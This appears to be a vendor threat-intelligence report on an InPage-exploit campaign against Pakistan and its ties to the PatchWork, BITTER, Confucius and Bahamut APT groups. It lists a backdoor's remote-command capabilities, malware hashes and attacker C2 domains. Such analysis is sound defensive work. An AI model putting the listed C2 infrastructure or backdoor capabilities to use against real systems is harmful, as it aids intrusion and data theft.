Command ID	Function
2000	Retrieve RAT status information
2001	Retrieve hard disk list
2002	Retrieve file list in given directory
2004	Retrieve RAT log 1

2005	Create file by given filename
2006	Write bytes into created file (2005)
2007	Open file
2009	Read file content (2007)
2012	Create remote console
2013	Execute remote command
2015	Retrieve RAT log 2
2016	Terminate remote console
2017	Close handle
2019	Retrieve a list of processes with UPD activity link
2021	Retrieve RAT log 3
2022	Terminate process by process ID
2023	Retrieve a list of active processes
2025	Retrieve RAT log 4

In addition, many of these C&C addresses are also strongly related to APT organization "manlinghua" in the internal analysis platform of QiAnXin Threat Intelligence Center. These C&C addresses have been repeatedly used in attacks against China. Therefore, the relevant attack activities can be identified as "vine spirit flower".

Relation to Confucius

Delphi backdoor attack framework used in the C&C address errorfeedback.com in Trend Micro exploring Confucius and mahagrass similarity[10] Appears that the domain name has been disclosed as a trend of Confucius use.

Relation to Patchwork

Through the in-depth analysis and correlation of Delphi backdoor attack framework mentioned above, we also found that the attack framework and sample also appeared in the InPage attack sample analyzed by Palo Alto in 2017[13] Palo Alto thought the attack framework and backdoor might have something to do with mahagrass.

The dropped executable is a previously undocumented backdoor written in **Delphi** that has been named BioData by multiple antivirus organizations.

This InPage exploit document follows a much simpler execution flow, as seen in the following diagram.




Figure 4 InPage exploit execution flow

Relation to "Bahamut"

A vulnerability document "AAT national assembly final.inp" analyzed by QiAnXin Threat Intelligence Center into the attack activity was finally executed by the Trojan horse (Visual Basic backdoor program) using the domain name referfile.com as C2, which was published by Cisco Talos security research team in July 2018 as "a case of targeted attack against Indian iOS users".[9]It was revealed that Talos security research team associated with this domain name was also used by a Visual Basic backdoor program, and the related network assets were suspected to be owned by APT organization "Bahamut".

<https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM-Part2.html>

We found additional similar samples between June 2017 and June 2018 with different C2 servers. The attackers have two kinds of samples: one developed in Delphi and one developed in VisualBasic.

Here are the Delphi samples:

- b96fc53f321729eda24af2a0b95e5c1d39d46acbd5a565e6c5f8c81f1bf9c7a1 -> hxxp://appswonder[.]info
- 3f463cebef1550b055ef6b4d1dad16ff1cb514f0091271ce92549e77bb5080d6 -> hxxp://referfile[.]com
- 4b94b152293e49532e549b2538cad85e950cd16ccd948a47a632376a840626ed -> hxxp://hiltrox[.]com
- e70a1c230ef2894363b834132bbdbb3a0edc88e81049a7c7774fa5b4ed78206b -> hxxp://scrollayer[.]com
- e7701f81141dfd6234488e51340ba2d05901c8242a6e9a9952c297c52a3ff050 -> hxxp://twitck[.]com
- e93f28efc1787ed5e8763cdc0417e7d5db1c9203e484350c64860fff91dab4f5 -> hxxp://scrollayer[.]com

Summary and Conjecture

QiAnXin Threat Intelligence Center analyzed a group of document samples with same attribution (timestamp, ShellCode, InPage100 flow size, flow characteristics) , and found that those samples use at least 4 different malicious code framework, and have connections with "PatchWork", "BITTER", "Confucius", "Bahamut" APT organization has produced more or less.Maybe these APT groups are actually one group? Or their digital weapons are provided by one vendor(Their supporter give them same exploitation tools)?

The following is a TTP summary of APT groups mentioned in this article:

	BITTER	PatchWork	Confucius	Bahamut
Target	China, Pakistan	China, Pakistan	South Asia	South Asia (mainly Pakistan), Middle East

Attack platform	PC/Android	PC/Android	PC/Android	PC/Android/iOS
Programming language	C	Delphi/c #	Delphi	Delphi/VB
Attack vector	Spear-phishing attack	Social networks, spear-phishing attack	Social network	Social networks, spear-phishing attack

IOC

Documents with InPage vulnerability
863f2bfed6e8e1b8b4516e328c8ba41b
ce2a6437a308dfe777dec42eec39d9ea
74aeaeaca968ff69139b2e2c84dc6fa6
Office vulnerability exploit documents
61a107fee55e13e67a1f6cbc9183d0a4
Trojans
c3f5add704f2c540f3dd345f853e2d84
f9aeac76f92f8b2ddc253b3f53248c1d
8dda6f85f06b5952beaabbfea9e28cdd
25689fc7581840e851c3140aa8c3ac8b
1c2a3aa370660b3ac2bf0f41c342373b
43920ec371fae4726d570fdef1009163
694040b229562b8dca9534c5301f8d73
fec0ca2056d679a63ca18cb132223332
ec834fa821b2ddbe8b564b3870f13b1b
09d600e1cc9c6da648d9a367927e6bff
91e3aa8fa918caa9a8e70466a9515666
4f9ef6f18e4c641621f4581a5989284c
afed882f6af66810d7637ebcd8287ddc
C&C

khurram.com.pk
nhoststalk.com
xiovo416.net
nhoststalk.com
newmysticvision.com
wcnchost.ddns.net
referfile.com
errorfeedback.com
Jospubs.com
traxbin.com
referfile.com

Reference

- [1]. <https://ti.qianxin.com/>
- [2]. <http://www.inpage.com/>
- [3]. <https://en.wikipedia.org/wiki/InPage>
- [4]. <https://ti.qianxin.com/blog/articles/analysis-of-apt-campaign-bitter/>
- [5]. <https://www.anquanke.com/post/id/84910>
- [6]. <https://www.kaspersky.com/blog/inpage-exploit/6292/>
- [7]. <https://cloudblogs.microsoft.com/microsoftsecure/2018/11/08/attack-uses-malicious-inpage-document-and-outdated-vlc-media-player-to-give-attackers-backdoor-access-to-targets/>
- [8]. <https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM.html>
- [9]. <https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM-Part2.html>
- [10]. <https://blog.trendmicro.com/trendlabs-security-intelligence/confucius-update-new-tools-and-techniques-further-connections-with-patchwork/>
- [11]. <https://documents.trendmicro.com/assets/appendix-confucius-update-new-tools-techniques-connections-patchwork-updated.pdf>
- [12]. <https://researchcenter.paloaltonetworks.com/2016/09/unit42-confucius-says-malware-families-get-further-by-abusing-legitimate-websites/>

[13]. <https://researchcenter.paloaltonetworks.com/2017/11/unit42-recent-inpage-exploits-lead-multiple-malware-families/>

[14].

<https://www.virustotal.com/gui/file/9bf55fcf0a25a2f7f6d03e7ba6123d5a31c3e6c1196efae453a74d6fff9d43bb/submissions>

Source: <https://ti.qianxin.com/blog/articles/analysis-of-targeted-attack-against-pakistan-by-exploiting-inpage-vulnerability-and-related-apt-groups-english/>